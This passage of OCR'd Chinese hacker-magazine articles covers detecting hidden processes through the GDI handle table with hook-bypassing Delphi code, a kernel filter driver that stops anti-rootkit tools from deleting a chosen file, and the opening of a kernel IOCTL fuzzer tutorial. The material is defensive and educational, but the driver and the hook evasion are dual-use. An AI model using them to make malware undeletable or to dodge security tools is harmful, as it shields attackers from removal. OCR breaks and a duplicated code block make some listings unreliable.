  oa:TOBJECT_ATTRIBUTES ;
  pbi:TPROCESS_BASIC_INFORMATION;
  h_info:   PSYSTEM_HANDLE_TABLE_ENTRY_INFO;
  hProcessToDup, hProcessCur, hProcessToRet:THandle;
  cbBuffer:ULONG;
  hModulentdll:HMODULE;
  pFnZwQueryInformationProcess, pFnNtOpenProcess,
  pFnZwQuerySystemInformation,pFnZwDuplicateObject ,pFnZwCl
ose:TFARProc;
  i:integer;
  begin
      cbBuffer:=$4000;
      hModulentdll:=LoadLibrary('ntdll.dll');
      pFnZwQueryInformationProcess:=GetProcAddress(h
Modulentdll,'ZwQueryInformationProcess');
      pFnNtOpenProcess:=GetProcAddress(hModulentdll,
'NtOpenProcess');
      pFnZwQuerySystemInformation:= GetProcAddress
(hModulentdll, 'ZwQuerySystemInformation');
      pFnZwDuplicateObject:= GetProcAddress (hModulentdll,
'ZwDuplicateObject' );
      pFnZwClose:= GetProcAddress(hModulentdll,'ZwClose');
      oa.Length:=24;
      oa.RootDirectory:=0;
      oa.ObjectName:= nil;
      oa.Attributes:= 0;
      oa.SecurityDescriptor:= nil;
      oa.SecurityQualityOfService:= nil;
      if bInhert = TRUE then oa.Attributes:=   DWORD(oa.
Attributes) or   OBJ_INHERIT;
      if bOpenIt = TRUE then
      begin
       // 看能否直接得到句柄
       cid.UniqueProcess:=THANDLE(ProcessId);
       cid.UniqueThread:=0;
       status:= TNTOPENPROCESS(pFnNtOpenProcess)
(@hProcessToRet,dwDesiredAccess,@oa,@cid);
       if(NTSTATUS(status) >=0) then
       begin
        result:=hProcessToRet;
        Exit;
       end;
      end;
      repeat
          pBuffer:=PCHAR(GlobalAllocPtr(GMEM_
FIXED+GMEM_ZEROINIT,cbBuffer));
          if pBuffer=nil then
          begin
           result:=0;
           Exit;
          end;
          status:=TZWQUERYSYSTEMINFORMATION(p FnZw
QuerySystemInformation)(SystemHandleI
     nformation,pBuffer,cbBuffer,@uReturn);
          if (NTSTATUS(status) = STATUS_INFO_LENGTH_
MISMATCH) then
          begin
          GlobalFreePtr(pBuffer);
          cbBuffer:=cbBuffer * 2;
          end;
      until( status<>STATUS_INFO_LENGTH_MISMATCH);
      NumOfHandle:=(PULONG(pBuffer))^;
      h_info := PSYSTEM_HANDLE_TABLE_ENTRY_
INFO( ULONG(pBuffer) +4 );
      i:=0;
      while (i< NumOfHandle) do
      begin
          if(bOpenIt) then
          begin
              if (h_info.ObjectTypeIndex = 5) then
              begin
                cid.UniqueProcess:=h_info.UniqueProcessId ;
                status:= TNTOPENPROCESS (pFnNtOpen
Process)(@hProcessToDup, PROCESS_DUP_HANDLE,@oa, @cid);
                // 复制该句柄后赋予全部权限，以便调用
                // ZwQuery*时顺利进行
                if (NTSTATUS(status) >= 0) then
                begin
                  status:=TZWDUPLICATEOBJECT(pFnZw
DuplicateObject)(hProcessToDup,THANDLE(h_info.HandleValue),

     THANDLE(-1),addr(hProcessCur),PROCESS_ALL_ACCESS,0,D
UPLICATE_SAME_ATTRIBUTES);
                    if (NTSTATUS(status) >=0) then
                    begin
                      // 查看复制的句柄是否为我们想要的
                      status:= TZWQUERYINFORMATION-
PROCESS(pFnZwQueryInformationProcess)(hProcessCur,ProcessBasi
cInformation,@pbi,sizeof(pbi),0);
                      if (NTSTATUS(status) >=0) then
                      begin
                        if (ProcessId =pbi.UniqueProcessId) then
                            begin
                            status:=TZWDUPLICATEOBJECT
(pFnZwDuplicateObject)(hProcessToDup,THANDLE(h_info.HandleValue),
```

```
    THANDLE(-1),addr(hProcessToRet),dwDesiredAccess,OBJ_INHE
RIT,DUPLICATE_SAME_ATTRIBUTES);
                                TZWCLOSE(pFnZwClose)
                                (hProcessCur);
                                TZWCLOSE(pFnZwClose)
                                (hProcessToDup);
                                result:=hProcessToRet;
                                exit;
                              end;
                           end;
                         end;
                    TZWCLOSE(pFnZwClose)(hProcessCur);
                    end;
                   TZWCLOSE(pFnZwClose)(hProcessToDup);
                  end;
              end;
           inc(i);        h_info:=PSYSTEM_HANDLE_TABLE_
ENTRY_INFO(DWORD(h_info)+sizeof(TSYSTEM_HANDLE_TABL
E_ENTRY_INFO));
       end;
    result:=0;
    end;
```

为了结束进程，采取在内核层使用 PspTerminate Process 函数结束进程，由于 PspTerminateProcess 函数未导出，因此采取通过查找该函数的特征硬编码（Windows XP_SP3 系统）来获取该函数的首地址，详细了解请自行下载黑防官方网站上所提供的内核程序的源代码。

下面我使用两种常见的内核隐藏进程的方法：Hook ZwQuerySystemInformation 函数、DKOM 隐藏进程。然后再使用编写好的工具在 Ring3 下进行进程检测，通过查询 GDI 句柄表所得到的进程列表和使用常见 PSAPI.LIB 导出的查询进程函数所得到的进程列表进行一一对比，在 GDI 句柄表中能查询到的进程，而通过 PSAPI.LIB 导出的查询进程函数所查询不到的进程，我们就认为这是隐藏进程，用红色标示出来，检测示意图如图 1 所示。

RING3下查询GDI句柄表来检测进程(进程总数：35)

进程名称	进程ID	进程全路径名称	进程状态
System Idle Process	0	System Idle Process	正常
csrss.exe	504	\??\C:\WINDOWS\system32\csrss.exe	正常
winlogon.exe	528	\??\C:\WINDOWS\system32\winlogon.exe	正常
RsTray.exe	312	C:\Program Files\Rising\Rav\RsTray.exe	正常
Explorer.EXE	1912	C:\WINDOWS\Explorer.EXE	正常
services.exe	572	C:\WINDOWS\system32\services.exe	正常
System	18	System	正常
lsass.exe	584	C:\WINDOWS\system32\lsass.exe	正常
svchost.exe	744	C:\WINDOWS\system32\svchost.exe	正常
svchost.exe	804	C:\WINDOWS\system32\svchost.exe	正常
SuService.exe	816	C:\Program Files\锐捷网络\Ruijie Supplicant\SuService.exe	正常
HotKey.exe	2044	C:\Program Files\LG Software\On Screen Display\HotKey.exe	正常
WinWord.exe	2580	D:\软件\office2003\WinWord.exe	正常
QQ.exe	3724	C:\Program Files\Tencent\QQ\Bin\QQ.exe	隐藏
devenv.exe	1484	D:\Development\C++\VC2008\VC\VC2008\Common7\IDE\dev...	正常
MRVS.exe	2024	C:\Program Files\Returnil\MRVS.exe	正常
RavMonD.exe	904	C:\Program Files\Rising\Rav\RavMonD.exe	隐藏
svchost.exe	932	C:\WINDOWS\System32\svchost.exe	正常
svchost.exe	1068	C:\WINDOWS\system32\svchost.exe	正常


图 1

其检测的结果和使用冰刃检测进程的结果是一样的，隐藏的进程“无所遁形”的被检测到。有兴趣的读者还可以使用该工具对别的进程隐藏方式进行检测。

虽然这种检测进程的方法十分有效，但是也存在以下不足，下面我给大家说明一下。一、由于在早期 NT 中系统实现 GDI 与 USER 对象时，并未考虑会话的情况，因此 smss.exe 这个进程（会话管理子系统，负责启动用户会话的系统进程），GDI 句柄表中是不存在的，使用该软件无法检测到 smss.exe 进程。二、System 这个进程 PID 一直为 4，但是在 GDI 句柄表获取的值为 18。三、我所编写 My_OpenProcess 函数虽然已经绕过绝大部分的自身 Hook XXOpenProcess 的软件，但是对于 Rootkit Unhooker 这个 inline NtDuplicateObject 函数的 AntiRootkit 工具是无用的，因此无法获取进程的全路径。有兴趣的读者可以针对我所提到的一些瑕疵继续修改该软件。在这里补充说一句，几乎不存在绝对完整、正确、可信的进程检测方法，也许不久之后病毒和恶意程序也会修改 GDI 句柄表来隐藏自己，那这种检测进程的方式也就不可信了，因此只存在相对安全可信的检测，因为一旦新的检测方法出来，相应的 RootKit 也会随之而生。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：VC
关键词：文件系统过滤、文件保护



文件系统过滤驱动实现文件保护

文/图　键盘上的眼泪

2010 年第 6 期的《黑客防线》杂志上胡文亮同学有一篇《底层函数的文件防删除》，个人认为如果 Hook 的函数越底层，那么在 Fake 函数里就越难处理，稍微没处理好就有可能导致蓝屏。为了安全的保护文件，建议使用文件系统过滤驱动。经过本人最近的学习与研究，发现了一种可以让冰刃、狙剑、XueTr、360 文件粉碎机都无法删除的方法。现借助《黑客防线》这个平台，与大家一起分享。

在 Windows 系统下一般常用的文件系统有两种，NTFS 和 FAT32。文件系统的作用就是让用户方便的通过文件路径去找到需要的文件，比如 C:\windows\ system32\cmd.exe 这个文件，我们只需要知道他所在的路径就能找到这个文件，而不需要知道它具体在硬盘里的什么位置。文件系统会生成两种设备，一种是文件系统驱动本身的控制设备，另一种是文件系统的卷设备。在计算机上我们所看到的 C 盘、D 盘、E 盘等都对应了一个卷设备，比如 C 盘对应了 \Device\Harddisk Volume1，D 盘对应了 \Device\Harddisk Volume2，而 C:、D: 这些符号是卷设备的符号

链接，打开 WinBoj，如图 1 所示。

C:	SymbolicLink	\Device\HarddiskVolume1
CdRom0	SymbolicLink	\Device\CdRom0
CdRom1	SymbolicLink	\Device\CdRom1
CompositeBattery	SymbolicLink	\Device\CompositeBattery
D:	SymbolicLink	\Device\HarddiskVolume2

图 1

生成控制设备与绑定设备

文件系统过滤驱动一般生成在“\FileSystem\ Filters\”下，但是这个路径在早期的 Windows 版本下没有，所以需要判断一下这个目录是否能找到，如果找不到可以生成在\FileSystem\下，代码如下：

```
// 驱动程序加载时调用 DriverEntry 例程
NTSTATUS DriverEntry(PDRIVER_OBJECT pDriverObj,
                     PUNICODE_STRING p
                     RegistryString)
{
    UNICODE_STRING uNameString;
    PDEVICE_OBJECT device;
    NTSTATUS status;

    RtlInitUnicodeString(&uNameString,L"\\FileSystem\\Filters\\
MyFilter");

    //创建设备
    status = IoCreateDevice(pDriverObj,
                            0,
                            &uNameString,
                            FILE_DEVICE_DISK_
                            FILE_SYSTEM,
                            FILE_DEVICE_SECURE_
                            OPEN,
                            FALSE,
                            &device);

    //如果没有找到 Filters 路径而创建设备失败时
    if (status == STATUS_OBJECT_PATH_NOT_FOUND)
    {
        DbgPrint("创建设置失败,尝试在\\FileSystem 下创建\n");
        RtlInitUnicodeString(&uNameString,L"\\File System\\
MyFilter");

        //由于没有找到\\FileSystem\\Filters
        //所以将设备生成到\\FileSystem 下
        status = IoCreateDevice(pDriverObj,
                                0,
                                &uNameString,
                                FILE_DEVICE_DISK_
                                FILE_SYSTEM,
                                FILE_DEVICE_SECURE_
                                OPEN,
                                FALSE,
                            &device);
        if (status != STATUS_SUCCESS)
        {
            DbgPrint("创建设备失败，该设备可能已经存
            在\n");
            return status;
        }
        DbgPrint("创建\\FileSystem\\MyFilter 设备成功\n");
    }
    else
    {
        DbgPrint("创建\\FileSystem\\Filters\\MyFilter 设备成功\n");
    }
return STATUS_SUCCESS;
}
```

运行之后结果如图 2 所示。




图 2

文件系统分发函数

设备创建好之后，接下来就要分发函数了，代码如下：

```
for (i = 0; i <= IRP_MJ_MAXIMUM_FUNCTION; i++ )
    {
        pDriverObj->MajorFunction[i] = MyFilterDispatch;
    }
```

MyFilterDispatch 函数只需要做最简单的处理，直接下发到下层驱动的 IRP，其他的不必操作，该函数代码如下：

```
NTSTATUS
MyFilterDispatch(
            IN  PDEVICE_OBJECTDeviceObject,
            IN  PIRP                    Irp
            )
{
    PATTACH_EXTENSION     AttachExtension;

    AttachExtension = (PATTACH_EXTENSION) Device
Object->DeviceExtension;

    IoSkipCurrentIrpStackLocation( Irp );

    return IoCallDriver( AttachExtension->VolumeDevice, Irp );
}
```

接下来，就需要给快速 IO（FastI/O）分发函数，快速 IO 的分发函数比较多，一个一个写比较麻烦，本文参考 FileMon 里的一个简单方法，用 FAST_IO_DISPATCH 结构的方式。然后在 DriverEntry 函数里加一条 pDriverObj->FastIoDispatch = &FastIOHook; 语句就行了。FAST_IO_DISPATCH 结构如下：

```
FAST_IO_DISPATCH      FastIOHook = {
        sizeof(FAST_IO_DISPATCH),
        FilemonFastIoCheckifPossible,
        FilemonFastIoRead,
        FilemonFastIoWrite,
        FilemonFastIoQueryBasicInfo,
        FilemonFastIoQueryStandardInfo,
        FilemonFastIoLock,
        FilemonFastIoUnlockSingle,
        FilemonFastIoUnlockAll,
        FilemonFastIoUnlockAllByKey,
        FilemonFastIoDeviceControl,
        FilemonFastIoAcquireFile,
        FilemonFastIoReleaseFile,
        FilemonFastIoDetachDevice,
        //
        // new for NT 4.0
        //
        FilemonFastIoQueryNetworkOpenInfo,
        FilemonFastIoAcquireForModWrite,
        FilemonFastIoMdlRead,
        FilemonFastIoMdlReadComplete,
        FilemonFastIoPrepareMdlWrite,
        FilemonFastIoMdlWriteComplete,
        FilemonFastIoReadCompressed,
        FilemonFastIoWriteCompressed,
        FilemonFastIoMdlReadCompleteCompressed,
        FilemonFastIoMdlWriteCompleteCompressed,
        FilemonFastIoQueryOpen,
        FilemonFastIoReleaseForModWrite,
```

```
        FilemonFastIoAcquireForCcFlush,
        FilemonFastIoReleaseForCcFlush
    };
```

分发好函数之后，就需要绑定卷设备，由于绑定卷设备的篇幅过长，所以在这里我们不做讲解，读者可以下载黑防官方网站上提供的参考代码。

保护文件

删除文件操作，首先是发送一个请求，打开文件，然后发出一个主功能信息为 IRP_MJ_SET_ INFORMATION 的设置请求，表示这个文件将被删除，第三步是关闭文件，关闭时文件就会被系统删除。那么我们需要将 IRP_MJ_SET_INFORMATION 指向一个函数，在这个函数里进行处理。

```
    pDriverObj ->MajorFunction[IRP_MJ_SET_INFORMATION] =
NoDeleteFile;
```

比如要保护的文件是 C:\hacker.txt，当用户想删除文件的时候，就会进入 NoDeleteFile 函数中，我们用 IoGetCurrentIrpStackLocation 函数得到当前 IRP 堆栈信息，然后判断 IrpSp->Parameters.SetFile.FileInformationClass 是否等于 FileDispositionInformation，如果等于则代表是在删除文件，如果等于 FileRenameInformation 则代表是在重名命文件，这时我们用 RtlVolumeDeviceToDosName 函数获取盘符，该函数原型如下：

```
    NTSTATUS
     RtlVolumeDeviceToDosName(
       IN  PVOID  VolumeDeviceObject,
       OUT PUNICODE_STRING  DosName
       );
```

获取到盘符之后，再判断是否是 C:，如果是，再继续判断文件路径是否等于\hacker.txt，如果等于，就代表是在删除需要保护的文件，这时我们就拦截。NoDeleteFile 函数代码如下：

```
    NTSTATUS NoDeleteFile(IN      PDEVICE_OBJECT
          DeviceObject,
                              IN PIRP Irp)
    {
          PATTACH_EXTENSION     AttachExtension;
          PIO_STACK_LOCATION    IrpSp;
          NTSTATUS status;
          UNICODE_STRING name;
          UNICODE_STRING dosname;
          UNICODE_STRING Mydosname;
          PFILE_OBJECT file;
          AttachExtension = (PATTACH_EXTENSION)
DeviceObject->DeviceExtension;
          IoCopyCurrentIrpStackLocationToNext( Irp );
          IrpSp = IoGetCurrentIrpStackLocation( Irp );
          file = IrpSp->FileObject;
          RtlInitUnicodeString(&Mydosname,L"C:");
          RtlInitUnicodeString(&name,L"\\hacker.txt");
          RtlVolumeDeviceToDosName (file->DeviceObject,
&dosname);
    if(IrpSp->Parameters.SetFile.FileInformationClass==
          FileDispositionInformation)
          {
                //比较盘符是否是 C 盘
                if (RtlCompareUnicodeString(&dosname,
&Mydosname,TRUE) == 0)
                {
          if(IrpSp->Parameters.SetFile.FileInformationClass==
    FileDispositionInformation)
          {
                //比较盘符是否是 C 盘
    if (RtlCompareUnicodeString(&dosname,&Mydosname, TRUE)
== 0)
          {
    //比较操作的文件是否是 hacker.txt，如果是，那么设置 IRP 为拒绝
                        if (RtlCompareUnicodeString(&name,&file->
FileName,TRUE) == 0)
                        {
                              DbgPrint("%wZ\n",&dosname);
                              //打印盘符
                              DbgPrint("%wZ\n",&file->FileName);
                              //打印操作的文件路径
          Irp->IoStatus.Status = STATUS_ACCESS_DENIED;
          Irp->IoStatus.Information = 0;
                              status = Irp->IoStatus.Status;
                              IoCompleteRequest(Irp, IO_NO_
INCREMENT);
                              return status;
                        }
                }
          }
          return IoCallDriver( AttachExtension->VolumeDevice, Irp );
    }
```

驱动编译好之后，执行效果如图 3 所示。

Windows 资源管理器无法删除 C:\hacker.txt，然后我们打开冰刃，测试了用冰刃去删除 C:\hacker.txt，结果 hacker.txt 被删除了。这是为什么呢？通过我的研究发现，冰刃在删除文件的时候，发送了 IRP_MJ_CLEANUP，我们稍微修改一下代码，将 IRP_MJ_CLEANUP 也指向 NoDeleteFile 函数。




图 3

```
    pDriverObj ->MajorFunction[IRP_MJ_SET_INFORMATION] =
NoDeleteFile;
    pDriverObj ->MajorFunction[IRP_MJ_CLEANUP] = NoDeleteFile;
```

然后再测试一下冰刃，顺便一起测试最新版的 XueTr，这时就会发现，用冰刃和 XueTr 右键菜单的中的"删除"命令，和"强制删除"命令都无法删除我们保护的文件，如图 4、图 5 所示。




图 4





图 5

经过进一步的测试，狙剑、最新版的 360 文件粉碎机都依然无法删除我们需要保护的文件。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：VC
关键词：内核漏洞、IoControlFuzzer



自己开发内核漏洞挖掘工具 IoControlFuzzer

文/图 shineast

内核漏洞挖掘的心态

漏洞挖掘过程中，不仅需要大量的时间、精力、知识、经验，更需要的是心态。事实上，漏洞挖掘的结果大多会以失败告终。而成功只会留给那些技术精湛，且具备良好心态的黑客。那么要挖掘漏洞，应具备怎样的心态呢？这里笔者仅给出个人的看法，作为一个高素质的漏洞挖掘黑客，至少应具备以下心态。

- 举一反三

发现一种问题后，能够想到更多类似的问题，从而发现其他漏洞的存在，这是漏洞挖掘黑客应该具备的最基本心态。

- 耐心细致

耐心细致，不遗不漏，只有这样才能覆盖更多的情况，尽可能的发现问题，而不会与漏洞失之交臂。

- 锲而不舍

锲而不舍，金石可镂，问题总是客观存在的，我们发现不了是我们自身的问题。只有坚持不懈，才有可能取得成功。

- 行成于思

行成于思，业精于勤，做事情成功是因为多思考，失败是由于不经心。只有多思考，才能打破僵局，发现更宽广的天地。

- 善于总结

善于总结，温故而知新，不断地积累，才能不断地提高。旧的东西往往能迸发出新的火花，给予灵感。

内核漏洞挖掘的思路

漏洞挖掘有两种方式，一种是工具挖掘，另一种是手工挖掘。无论哪种方式，都需要有漏洞经验作为基础。如果能亲自分析大量的漏洞，这些经验自然会从中升华而出。笔者虽然分析的漏洞不够多，但是也小有经验。进行漏洞挖掘，首先要有一个切入点。笔者能想到的几个切入点如下。

- 内核 API 函数

内核 API 函数是提供给 Ring3 调用，实现功能的函数。这些函数接收 Ring3 传入的参数，处理参数的过程如果存在问题，很有可能成为一个内核漏洞。这样的内核 API 函数有很多，例如 SSDT、Shadow SSDT 等。

- Hook API 的代码

